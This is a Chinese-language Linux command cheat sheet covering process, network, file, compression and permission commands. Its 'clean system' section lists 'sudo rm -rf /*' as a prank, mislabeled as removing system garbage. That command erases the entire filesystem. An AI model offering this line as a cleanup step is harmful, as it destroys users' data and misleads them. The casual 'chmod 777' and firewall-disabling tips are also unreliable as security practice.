
使用linux系统常用命令备忘,rm -rf 文件夹
1、有趣的命令
1.1、工具
六个工具:asciiquarium(水族馆)、cmatrix(黑色帝国)、cowsay(会说话的牛)、sl(动力火车),hollywood(假装在忙)、bastet(俄罗斯方块)
你需要确保这些工具已安装在你的系统中。可以通过包管理器进行安装:
asciiquarium:sudo apt install asciiquariumcmatrix:sudo apt install cmatrixcowsay:sudo apt install cowsaysl:sudo apt install slhollywood:sudo apt install hollywoodbastet:sudo apt install bastet
2、清理系统

推荐几个有趣的命令,输入这些命令后你回看到有趣的现象(手动狗头:dog:):
1 | sudo rm -rf /* #清理系统垃圾 |
3、Linux常用操作命令
- 查看程序softname的进程id : ps -ef | grep softname
- 后台运行程序 : nohup python3 others2bh.py &
- 删除文件夹 : rm -rf 目录名字
- 删除文件 : rm 文件名
- 批量删除文件 : find . -name “*.java” |xargs rm -rfv
- 接收文件 : rz
- 发送文件 : sz
- 复制粘贴文件 : cp 源文件或目录 目标文件或目录
- 查看文件的行数 :wc -l 文件名
- 按照大小切分文件 :split -b 100m 文件名
- 按照行数切分文件 :split -l 10000 文件名
- 查看目录下文件大小 :du -ah –max-depth=1 (a表示显示目录下所有的文件和文件夹(不含子目录),h表示以人类能看懂的方式,max-depth表示目录的深度)
- 查看当前目录下有多少个文件及文件夹 :ls | wc -w
- 查看当前目录下有多少个文件 :ls | wc -c
- 查看当前目录下有多少个指定类型的文件(包含子文件夹) :ls -lR|grep “.jpg”|wc -l
- 查看端口状态 :netstat -ano | grep 10088
- linux后台运行 :nohup command > myout.file 2>&1 &
- 查看总的线程数 :pstree -p | wc -l
- 观察线程信息 :top -H -p {进程id}
- 观察线程进程占用文件情况 :lsof 命令可以查看当前系统文件被打开情况,lsof -p {进程id} 可以看到
- 查看网络状态 :netstat -n | awk ‘/^tcp/ {++S[$NF]} END {for(a in S) print a, S[a]}’
- inux下取进程占用cpu最高的前10个进程 :ps aux|head -1;ps aux|grep -v PID|sort -rn -k +3|head
- 查看磁盘占用 :iostat -xdk 1
- 查看磁盘占用 :df -lh
- nohup后台不打印解决 :nohup python -u test.py > nohup.out 2>&1 &
- centos6查看防火墙状态 :service iptables status
- centos6开启防火墙 :service iptables start
- centos6关闭防火墙 :service iptables stop
- 查看端口占用 :lsof -i:端口
- 给文件或者文件夹权限 :chmod 777 文件名
- 查看tcp连接状态 :netstat -plant | grep ip
- 抓取指定IP的tcp包数据 : tcpdump src host 112.96.248.22 -Xvv > tcp.out
- 抓取指定IP的tcp包数据 :tcpdump -i eth0 port 5060 -w dump.pcap -v
- 查看某一进程下的所有线程 : ps -T -p 37772
- 查看centos版本 : cat /etc/redhat-release
- centos7查看防火墙状态 : firewall-cmd –state
- centos7关闭防火墙 : systemctl stop firewalld.service
- centos7禁止开机启动防火墙 : systemctl disable firewalld.service
- scp传输文件:scp python3_centos7_installer.zip root@172.16.1.60:/root
3.1、常用系统工作命令
常用系统工作命令:
echo,date,reboot,poweroff,wget,ps,top,pidof,kill,killall,whereis,locate,tar,sync
3.1.1、echo命令(用于在终端输出字符串或变量提取后的值)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# echo hello |
3.1.2、date命令(用于显示及设置系统的时间或日期)
查看系统时间
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# date |
指定格式查看系统时间
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# date "+%Y-%m-%d %H:%M:%S" |
设置系统时间
1 | date -s "20170901 8:30:00" |
3.1.3、reboot命令
用于重启系统,默认只能使用root管理员来重启。
3.1.4、poweroff命令
用于关闭系统,默认只能使用root管理员才能关闭电脑。
3.1.5、wget命令(用于在终端中下载网络文件)
| 参数 | 作用 |
|---|---|
| -b | 后台下载模式 |
| -P | 下载到指定目录 |
| -t | 最大尝试次数 |
| -c | 断点续传 |
| -p | 下载页面内所有资源,包括图片视频 |
| -r | 递归下载 |
3.1.6、ps命令(用于查看系统中的进程状态)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# ps -au |
| 标题 | 含义 |
|---|---|
| USER | 进程的所有者 |
| PID | 进程ID |
| %CPU | 运算器占用率 |
| %MEM | 内存占用率 |
| VSZ | 虚拟内存使用量(Kb) |
| RSS | 占用的固定内存量(Kb) |
| TTY | 所在终端 |
| STAT | 进程状态 |
| START | 被启动的时间 |
| TIME | 实际使用CPU的时间 |
| COMMAND | 命令名称与参数 |
进程状态
R:运行,进程正在运行或在运行队列中等待。
S:中断,进程处于休眠中,当某个条件形成后或者接收到信号时,脱离该状态。
D:不可中断,进程不响应系统异步信号,即使用kill命令也不能将其中断。
Z:僵死,进程已经终止,但进程描述符依然存在,直到父进程调用系统函数后将进程释放。
T:停止,进程收到信号后停止运行。
3.1.7、top命令
用于动态监视进程活动与系统负载等信息。top命令前五行为系统的整体统计信息:
- 第一行,系统时间、运行时间、登录终端数、系统负载(三个数值分别为1分钟,5分钟,15分钟内的平均值)
- 进程总数、运行中的进程数、停止的进程数、僵死的进程数。
- 用户占用资源百分比、系统内核占用资源百分比、改变过优先级的进程资源百分比、空闲的资源百分比。
- 物理内存总量、内存使用量、内存空闲量、作为内核缓存的内存量。
- 虚拟内存总量、虚拟内存使用量、虚拟内存空闲量、已被提前加载的内存量。
3.1.8、pidof命令
查看某个指定服务进程的PID值。每个进程的PID是唯一的,可以通过PID来区分不同的进程。
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# pidof sshd |
3.1.9、kill命令
用于终止指定PID的进程服务。
3.1.10、killall命令
用于终止指定名称的服务所对应的全部进程。
3.1.11、whereis(搜索命令)
whereis 命令不能搜索普通文件,而只能搜索系统命令
3.1.12、locate(按照文件名搜索普通文件)
centOS7以上的系统中使用“locate”文件查找命令,需要先安装locate命令
- yum install mlocate
- updatedb
- locate inittab

3.1.13、tar(打包与解打包)

打包: tar -cvf 压缩包名 源文件
- -c:打包
- -v:显示打包文件过程
- -f:指定压缩包的文件名
解打包(.tar):tar xvf 压缩包
- -x:解打包
- -v:显示打包文件过程
- -f:指定压缩包的文件名
解打包(.gz):tar zxvf 压缩包
3.1.14、sync(刷新文件系统缓冲区)
计算机上保存数据其实是先在内存中保存一定时间,再写入硬盘。这其实是一种缓存机制,当在内存中保存的数据需要被读取的时候,从内存中读取要比从硬盘中读取快得多。
不过,如果数据还没有来得及保存到硬盘中,就发生了突然岩机(比如断电)的情况,数据就会丟失。
sync 命令的作用就是把内存中的数据强制向硬盘中保存。这个命令在常规关机的命令中其实会自动执行,但如果不放心,则应该在关机或重启之前手工执行几次,避免数据丟失。
4、Linux文件压缩与打包
4.1、Linux 系统目录结构
登录系统后,在当前命令窗口下输入命令:
1 | ls / |
你会看到如下图所示:

树状目录结构:

以下是对这些目录的解释:
/bin:
bin 是 Binaries (二进制文件) 的缩写, 这个目录存放着最经常使用的命令。/boot:
这里存放的是启动 Linux 时使用的一些核心文件,包括一些连接文件以及镜像文件。/dev :
dev 是 Device(设备) 的缩写, 该目录下存放的是 Linux 的外部设备,在 Linux 中访问设备的方式和访问文件的方式是相同的。/etc:
etc 是 Etcetera(等等) 的缩写,这个目录用来存放所有的系统管理所需要的配置文件和子目录。/home:
用户的主目录,在 Linux 中,每个用户都有一个自己的目录,一般该目录名是以用户的账号命名的,如上图中的 alice、bob 和 eve。/lib:
lib 是 Library(库) 的缩写这个目录里存放着系统最基本的动态连接共享库,其作用类似于 Windows 里的 DLL 文件。几乎所有的应用程序都需要用到这些共享库。/lost+found:
这个目录一般情况下是空的,当系统非法关机后,这里就存放了一些文件。/media:
linux 系统会自动识别一些设备,例如U盘、光驱等等,当识别后,Linux 会把识别的设备挂载到这个目录下。/mnt:
系统提供该目录是为了让用户临时挂载别的文件系统的,我们可以将光驱挂载在 /mnt/ 上,然后进入该目录就可以查看光驱里的内容了。/opt:
opt 是 optional(可选) 的缩写,这是给主机额外安装软件所摆放的目录。比如你安装一个ORACLE数据库则就可以放到这个目录下。默认是空的。/proc:
proc 是 Processes(进程) 的缩写,/proc 是一种伪文件系统(也即虚拟文件系统),存储的是当前内核运行状态的一系列特殊文件,这个目录是一个虚拟的目录,它是系统内存的映射,我们可以通过直接访问这个目录来获取系统信息。
这个目录的内容不在硬盘上而是在内存里,我们也可以直接修改里面的某些文件,比如可以通过下面的命令来屏蔽主机的ping命令,使别人无法ping你的机器:
1 | echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all |
/root:
该目录为系统管理员,也称作超级权限者的用户主目录。/sbin:
s 就是 Super User 的意思,是 Superuser Binaries (超级用户的二进制文件) 的缩写,这里存放的是系统管理员使用的系统管理程序。/selinux:
这个目录是 Redhat/CentOS 所特有的目录,Selinux 是一个安全机制,类似于 windows 的防火墙,但是这套机制比较复杂,这个目录就是存放selinux相关的文件的。/srv:
该目录存放一些服务启动之后需要提取的数据。/sys:
这是 Linux2.6 内核的一个很大的变化。该目录下安装了 2.6 内核中新出现的一个文件系统 sysfs 。
sysfs 文件系统集成了下面3种文件系统的信息:针对进程信息的 proc 文件系统、针对设备的 devfs 文件系统以及针对伪终端的 devpts 文件系统。
该文件系统是内核设备树的一个直观反映。
当一个内核对象被创建的时候,对应的文件和目录也在内核对象子系统中被创建。
/tmp:
tmp 是 temporary(临时) 的缩写这个目录是用来存放一些临时文件的。/usr:
usr 是 unix system resources(unix 系统资源) 的缩写,这是一个非常重要的目录,用户的很多应用程序和文件都放在这个目录下,类似于 windows 下的 program files 目录。/usr/bin:
系统用户使用的应用程序。/usr/sbin:
超级用户使用的比较高级的管理程序和系统守护程序。/usr/src:
内核源代码默认的放置目录。/var:
var 是 variable(变量) 的缩写,这个目录中存放着在不断扩充着的东西,我们习惯将那些经常被修改的目录放在这个目录下。包括各种日志文件。/run:
是一个临时文件系统,存储系统启动以来的信息。当系统重启时,这个目录下的文件应该被删掉或清除。如果你的系统上有 /var/run 目录,应该让它指向 run。
在 Linux 系统中,有几个目录是比较重要的,平时需要注意不要误删除或者随意更改内部文件。
/etc: 上边也提到了,这个是系统中的配置文件,如果你更改了该目录下的某个文件可能会导致系统不能启动。
/bin, /sbin, /usr/bin, /usr/sbin: 这是系统预设的执行文件的放置目录,比如 ls 就是在 /bin/ls 目录下的。
值得提出的是 /bin、**/usr/bin** 是给系统用户使用的指令(除 root 外的通用用户),而/sbin, /usr/sbin 则是给 root 使用的指令。
/var: 这是一个非常重要的目录,系统上跑了很多程序,那么每个程序都会有相应的日志产生,而这些日志就被记录到这个目录下,具体在 /var/log 目录下,另外 mail 的预设放置也是在这里。
4.2、Linux目录切换与文本编辑
(pwd,cd,ls,cat,more,head,tail,tr,wc,stat,cut,diff)
4.2.1、pwd命令(显示当前用户所处的工作目录)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# pwd |
4.2.2、cd命令(切换工作路径)
cd /usr/local : 切换到指定文件夹
cd ~ : 切换到用户的家目录(root)
cd - : 切换到上一次所在的目录
cd ../: 切换到上级目录

4.2.3、ls命令(显示目录中的文件信息)
-a:显示所有文件
-l:显示目录下文件的详细信息(权限、所有者、大小、时间等)
-d:显示目录信息,而不是目录下的文件
-h:人性化显示,按照我们习惯的单位显示文件大小
ls -a : 显示所有文件(包含隐藏文件)
ls -l : 显示目录下文件的详细信息
ls -ld : 显示某个文件夹的详细信息
ls -lh : 人性化的方式显示文件详细信息
4.2.4、cat命令(用于查看内容较少的纯文本文件)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# cat -n test.py |
more命令:用于查看内容较多的纯文本文件
4.2.5、head命令(用于查看纯文本文档的前N行)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# head -n 6 test.py |
tail命令:用于查看纯文本文档的后N行,或持续刷新内容。
4.2.6、tr命令
用于替换文本文件中的字符。tr [原始字符] [目标字符]
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# cat test.txt | tr [a-z] [A-Z] |
4.2.7、wc命令
用于统计指定文本的行数,字数,字节数。wc [参数] 文本
| 参数 | 作用 |
|---|---|
| -l | 只显示行数 |
| -w | 只显示单词数 |
| -c | 只显示字节数 |
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# wc -l test.txt |
4.2.8、stat命令
用于查看文件的存储信息和时间等信息。
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# stat test.txt |
cut命令:用于按列提取文本字符。
diff命令:用于比较多个文本的差异。diff -c file1 file2
4.3、常见的压缩指令
- .z: compress程序压缩的文件
- .zip: zip程序压缩的文件
- .gz: gzip程序压缩的文件
- .bz2: bzip2程序压缩的文件
- .xz: xz程序压缩的文件
- .tar: tar程序打包的数据,并没有压缩
- .tar.gz: tar程序打包的文件并且经过gzip压缩
- .tar.bz2: tar程序打包的文件并且经过bzip2压缩
- .tar.xz: tar程序打包的文件并且经过xz压缩
gzip,bzip2, xz压缩指令只能针对一个文件进行压缩与解压,如果要一次压缩一堆文件,需要先对这些文件进行打包后压缩。
(gzip, bzip2, xz 也能够针对目录来进行压缩,不过, 这两个指令对目录的压缩指的是“将目录内的所有文件 “分别” 进行压缩”的动作)
4.3.1、gzip压缩
gzip应用最广泛,可以解开compress,zip,gzip压缩的文件。使用gzip压缩,默认情况源文件会被压缩成.gz的文件名,原始文件也就不再存在。
gzip -d:解压缩
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# ll |
4.3.2、bzip2压缩
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# ls |
4.3.3、xz压缩
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# xz test.py |
4.4、打包指令 tar
- -v: 在压缩/解压的过程中,将正在处理的文件名显示出来
- -c:创建打包文件
- -t:查看打包文件内容包含哪些文件名
- -x:解打包或解压缩(-c,-t,-x不可同时出现)
- -z:通过gzip进行压缩,此时文件名为‘xxx.tar.gz’
- -j:通过bzip2进行压缩,此时文件名为‘xxx.tar.bz2’
- -J:通过xz进行压缩,此时文件名为‘xxx.tar.xz’(-z,-j,-J不可同时出现)
- -C 目录:解压缩到指定目录
- -f 文件名:指定文件名
4.4.1、打包压缩
- tar -zcv -f xxx.tar.gz 要被压缩的文件或目录名称: 使用gzip打包压缩
- tar -jcv -f xxx.tar.bz2 要被压缩的文件或目录名称: 使用bzip2打包压缩
- tar -Jcv -f xxx.tar.xz 要被压缩的文件或目录名称: 使用xz打包压缩
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# ls |
4.4.2、查看打包的文件名
- tar -ztv -f bin.tar.gz:查看使用gzip压缩打包的文件内容
- tar -jtv -f bin.tar.bz2: 查看使用bzip2压缩打包的文件内容
- tar -Jtv -f bin.tar.xz: 查看使用xz压缩打包的文件内容
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# tar -ztv -f bin.tar.gz |
4.4.3、解打包解压缩
- tar -zxv -f bin.tar.gz: 解压缩由gzip打包压缩的文件
- tar -jxv -f bin.tar.bz2:解压缩由bz2打包压缩的文件
- tar -Jxv -f bin.tar.xz:解压缩由xz打包压缩的文件
- tar -zxv -f bin.tar.gz -C /tmp:解压缩到指定目录
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# tar -zxv -f bin.tar.gz |
5、Linux文件属性


通过ls -l查看文件的详细信息:
- 第一列:代表文件的类型与权限
1 | [-][rwx][r-x][r--] |
- 第二列:表示有多少文件名链接到此节点(i-node)
每个文件都会将他的权限与属性记录到文件系统的i-node中,不过,我们使用的目录树却是使用文件名来记录, 因此每个文件名就会链接到一个i-node!这个属性记录的,就是有多少不同的文件名链接到相同的一个i-node号码。 - 第三列:表示文件/目录的所有者
- 第四列:表示这个文件所属的群组
- 第五列:表示文件大小
- 第六列:表示文件创建或修改日期
- 第七列:表示文件名(.开头的为隐藏文件 ls -a查看)
5.1、改变文件属性与权限
- chgrp:改变文件所属群组,change group
- chown:改变文件拥有者,change owner
- chmod:改变文件权限
5.1.1、chgrp
1 | [root@study ~]# chgrp [-R] groups dirname/filename ... |
5.1.2、chown
1 | [root@study ~]# chown [-R] 帐号名称 文件或目录 |
5.1.3、chmod
通过数字类型修改权限:
1 | r:4 w:2 x:1 |
通过符号类型修改权限:
1 | u:user g:group o:others |
5.2、目录与文件的权限意义
5.2.1、权限对于文件的意义
- r: read,读取文件内容
- w: write, 编辑修改文件内容,只针对文件内容,不能删除文件本身。
- x: execute,该文件具有可被系统执行的权限。
5.2.2、权限对于目录的意义
文件是存放实际数据的,目录主要是记录文件名清单,如果是针对目录:
- r: 表示具有读取目录结构清单的权限,可以利用ls读取该目录下的文件列表。
- w: 表示具有修改该目录结构清单的权限,也就是可以再该目录下,创建新文件,修改文件名,或者是删除文件。
- x: 表示使用者能否进入(cd)该目录成为工作目录。
6、Linux文件目录管理
6.1、目录相关操作(cd, pwd, mkdir, rmdir)
6.1.1、cd:切换工作目录(change directory)
1 | . : 当前目录 |
6.1.2、pwd:显示当前所在的目录(print working directory)
- -P: 显示出真实的路径,而不是使用链接(link)路径。
1 | [root@iZ8vb6ughzbdqkfd58dowoZ mail]# pwd |
6.1.3、mkdir:创建新目录
-p:默认不加参数只能一层一层创建目录,加了-p可以直接递归创建
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# mkdir d1 |
6.1.4、rmdir:删除空目录
rmdir只能删除空目录,被删除的目录中肯定不能存在其他目录或者文件。
-p: 连同上层的空目录也一起删除
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# ls |
6.2、文件与目录管理(ls, cp, rm, mv, dirname, basename)
包括查看属性,复制、删除文件,移动文件或目录。
6.2.1、ls:查看
1 | -a : 查看全部文件,包括隐藏文件 |
6.2.2、cp:复制文件或目录
1 | # 复制文件 |
6.2.3、rm: 移除文件或目录
1 | -f:force,强制删除 |
6.2.4、mv:移动文件或目录
1 | # 重命名 |
6.2.5、获取路径的文件名称和目录名
1 | [root@iZ8vb6ughzbdqkfd58dowoZ test]# dirname ~/test/nohup.out |
6.3、查看文件内容(cat, less, more, head, tail)
- cat: 从第一行开始显示文件内容,文件行数比较少时适用,-n参数显示行号。
- more: 一页一页显示文件内容。
- less: 和more类似,less可以使用方向键上下移动,加载速度比more快。
- head:只看头几行,head -n 20 filename,只看前几行。
- tail: 只看后几行,tail -f filename持续输出。
6.3.1、more的指令
- Enter: 下翻一行
- 空格键:下翻一页
- b: 向上翻页
- q: 退出
6.3.2、less的指令
- Enter: 下翻一行
- 空格键:下翻一页
- b: 向上翻页
- q: 退出
- /字符串:向下查找字符串
- n: 重复前一个查找的字符串
- N: 反向查找
6.3.3、文件的时间
- modification time (mtime):文件内容数据变化时,会更新这个时间,ll显示出来的就是这个时间。
- status time (ctime):文件的权限与属性发生变化时会更新。
- access time (atime):文件内容被取用时更新,如cat读取文件内容。
6.3.4、查看文件类型
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# file test.py |
6.4、指令与文件的查找(which, locate, find)
6.4.1、which 寻找可执行文件
1 | # -a :将所有由 PATH 目录中可以找到的指令均列出,而不止第一个被找到的指令名称 |
6.4.2、whereis(从一些特定的目录中查找文件文件名)
whereis主要是针对 /bin /sbin 下面的可执行文件,以及 /usr/share/man 下面的 man page 文
件,跟几个比较特定的目录来查找文件。
- whereis -l: 查看whereis查找的是哪些目录
6.4.3、locate(利用数据库来查找)
locate 寻找的数据是由“已创建的数据库 /var/lib/mlocate/” 里面的数据所
搜寻到的,所以不用直接在去硬盘当中存取数据.
数据库不是实时更新的,如果需要手动更新,可以用updatedb指令。
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# locate regular_express.txt |
6.4.4、find(通过硬盘查找,速度较慢)
1 | [root@iZ8vb6ughzbdqkfd58dowoZ ~]# find /root -name rootfile.txt |